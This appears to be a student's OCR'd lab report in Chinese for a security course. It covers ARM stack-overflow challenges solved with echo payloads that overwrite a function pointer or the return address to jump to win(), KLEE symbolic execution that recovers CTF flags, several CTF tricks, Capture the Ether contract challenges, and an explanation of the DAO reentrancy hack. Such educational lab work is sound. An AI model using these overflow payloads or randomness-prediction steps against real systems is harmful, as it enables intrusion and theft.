
1. IoT Security

甲、Stack0:

依照教學先輸入./stack0 以後，輸入很長的字串便可修改”modified”變數，最後可發現當輸入 65 個 characters 的時候便會成功





乙、Stack1:

先輸入 gdb stack1

再輸入 b *main->r

接下來將 assembly code dump 出來查看=>disassemble main




經過測試後可得知，在<+88>的位子只要滿足 r3 r2 相等便可完成。而意用 debugger 可得知 r2 每次值皆是 0x61626364，可是為常數。r3 則是相對 r11 偏移-8，r11 為 frame pointer 也就是堆疊底端。從輸入的結果可推知，過長的使用者輸入會覆蓋[r11,#-8]。而根據<+8>位子可得知 stack 大小為 80，意即 20 個 word，r11 則是 sp+4 的值。以學號跟 1 來當成 payload 共需要輸入 64 個字元並以 dcba 結尾：


丙、Stack3

win() function 的位址為 0001047c

```
0001047c <win>:
   1047c:       e92d4800        push    {fp, lr}
   10480:       e28db004        add     fp, sp, #4
   10484:       e59f0004        ldr     r0, [pc, #4]    ; 10490 <win+0x14>
   10488:       ebffffa5        bl      10324 <puts@plt>
   1048c:       e8bd8800        pop     {fp, pc}
   10490:       00010560        .word   0x00010560
```

依照助教所給的提示，找到要覆蓋 target_func 需要先輸入 64 個 characters，又因為是 little endian 因此若要控制執行程序至 01047c 需輸入為\x7c\x04\x01\x00

```
pi@raspberrypi:~/ARM-challenges $ echo -e "r0672503511111111111111111111111111111111111111111111111111111111111111111\x7c\x04\x01\x00" | ./stack3
calling function pointer, jumping to 0x0001047c
code flow successfully changed
```

丁、Stack4

輸入 objdump –d stack4 可得 win() function addres: 0001044c

```
0001044c <win>:
   1044c:       e92d4800        push    {fp, lr}
   10450:       e28db004        add     fp, sp, #4
   10454:       e59f0004        ldr     r0, [pc, #4]    ; 10460 <win+0x14>
   10458:       ebffffa5        bl      102f4 <puts@plt>
   1045c:       e8bd8800        pop     {fp, pc}
   10460:       00010504        .word   0x00010504
```

此題目標要去覆蓋 pc，因此先將 win function 進行 disassemble：

```
ef> disassemble win
ump of assembler code for function win:
   0x0001044c <+0>:     push    {r11, lr}
   0x00010450 <+4>:     add     r11, sp, #4
   0x00010454 <+8>:     ldr     r0, [pc, #4]    ; 0x10460 <win+20>
   0x00010458 <+12>:    bl      0x102f4
   0x0001045c <+16>:    pop     {r11, pc}
   0x00010460 <+20>:    andeq   r0, r1, r4, lsl #10
nd of assembler dump.
```

可得知要去覆蓋存於 stack 最末的 lr 位置，如同 stack3 作法輸入 64 個 characters 進行覆蓋後，還要覆蓋 r11，因此共需輸入 68 個 characters 進行覆蓋後再加上 little endian 位址\x4c\x04\x01\x00

```
pi@raspberrypi:~/ARM-challenges $ echo -e "r0672503511111111111111111111111111111111111111111111111111111111111111111\x4c\x04\x01\x00" | ./stack4
code flow successfully changed
code flow successfully changed
Segmentation fault
```

2. Symbolic Execution

甲、Flag 為: BALSN{**4M4z31nG_bUg_F0uNd_bY_KLEE!!**}

依照助教所給的提示教學，並修改 maze.c 檔案 (https://feliam.wordpress.com/2010/10/07/the-symbolic-maze/)，最後可獲得有問題的輸入:

```
test000182.assert.err
test000182.kquery
test000182.ktest
klee@8baea49fed2a:~/maze$ ktest-tool klee-last
/test000182.ktest
ktest file : 'klee-last/test000182.ktest'
args       : ['maze_klee.bc']
num objects: 1
object    0: name: b'program'
object    0: size: 42
object    0: data: b'ddddssaaaassssddddddwddww
aawwwddddsss\x00\x00\x00\x00\x00'
```

乙、flag verifier：審視原始碼後，因最後成功與否和 pass3 pass4 無關，因此他們所會呼叫的 cal 函式可進行修剪，便可大幅降低成是複雜度。再對 flag_verifier 加上#include <klee/klee.h>、klee_make_symbolic(FLAG,BUF_SIZE,"FLAG");、klee_assert(0);而後依照助教所給的教學下指令 compile 並執行，便可得到 flag：BALSN{**5ymb0l1c_Ex3cut10n_Hurr4y**}

```
klee@8baea49fed2a:~/flag_verifier$ ktest-tool klee-last/test001063.ktest
ktest file : 'klee-last/test001063.ktest'
args       : ['code2-flag_verifier_klee.bc']
num objects: 1
object    0: name: b'FLAG'
object    0: size: 50
object    0: data: b'BALSN{5ymb0l1c_Ex3cut10n_Hurr4y}\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00'
```

3. DDoS

甲、Mirror Force：寫一支程式另 A 傳封包給 B，B 會將封包內容放大 20 倍，而後 B 會傳封包給 C，使 C 遭受攻擊。


乙、The Revenge of Hash Table：利用 python dictionary hash table 的缺陷，得以進行 slot collision attack，Fill the dict slots starting at (hash) position 1

丙、499 Chaos: 從原始碼當中便可得知 telephone number 應為 9453 開頭，若要得到 flag 便需要購買 premium。所應用的技巧便是“python rounded this value to 17 significant digits”。因此，為了讓系統判斷為>0 但實際運算上購買 premium 的數量為 0 所以不用付錢，便要輸入很小的數值如 0.00000000000000001。可得 flag: **BALSN{Be_cAreFu1_0f_F10A7ING_PoINt_And_NaN}**


4. Capture the Ether

甲、(a)

i. C0:安裝好 metamask 並獲取 ether 後，將所給的原始碼貼至 remix 並 compile，接著將所給的 address 貼上並 deploy。於 callMe 貼上學號字串並 transact，接著便可於 getScore 看到分數。




ii. C1:在 challenge1 的地方可看到 c1Ans 的值為 777，輸入至 guessTheNumber 並 transact




iii. C2: 調整 remix Run 的 value 值為 1，於 bribeMe 輸入學號並 transact，便可獲得 20 分

iv. C3: 利用 python web3 套件寫模擬 solidity sha3(uint8)，暴力搜索出值為 146，於 guess secret number 輸入學號以及 146 便可獲得 50 分。

v. C4: 首先要先找到 0x9d2e9875bd4286efa4fe83f30992c8aa9293cee0 此 contract 建立的 transaction: https://ropsten.etherscan.io/tx/0x6bc7bf4764be2b35258b6d71640f5954e2add924171df7c5388e1fd3ee477a4d。可於該 transaction 中查看 block information 而得知其 parent hash: 0xb388f89fb847890e2d96c9a37c9d25beadef55fb84c2b1b2cf41dc7703bd08f5。接下來便需知道其 timestamp，根據 https://www.epochconverter.com/ 網站查詢可得為 1526464861。接著便可將 blocknumber、blockhash、timestamp 透過 keccak256 函式經 uint16 獲得 numberGuessed。

vi. C5: 利用相同 address 與函式 now 來獲得同一 contract 的相同 timestamp 以獲得相同的 numberGuessed。

乙、(b)

i. 由於礦工或用戶活動或規則的變化，迫使區塊鏈中的發生某些分歧。當交易方式發生改變的時候，沒有進行升級的節點拒絕對已經升級過的節點生產出的區塊進行驗證，大家各自沿著自己的鏈向前走，自然而然就形成了不同的兩個鏈。經升級後的 Ethereum 於匿名性，編程簡易性，安全性和挖礦難度進行改進。以 zero-knowledge 證明來提升匿名性，同時也使智能合約的編寫更加容易。對於不想支持這個決定的使用者依然可以使用 --oppose-dao-fork 參數，但必須自己承擔重複交易的風險。
經 hard fork 的 Ethereum，以強硬的方式回到原先 Ethereum 被駭之前的狀況，也就是說在那之後的交易都會被取消了。

ii. 由於 Ethereum 貨幣本身有程式語言能被執行，然而問題在於有人退出時，程式會執行 splitDAO() 指令，但 splitDAO() 指令尚可重複再呼叫第二次，因此造成多給退出者原本他退回的 Ethereum

之外，還能獲得更多的 Ethereum(遞迴呼叫漏洞)。駭客利用這項漏洞反覆執行，直至將價值五千萬的 Ethereum 領完。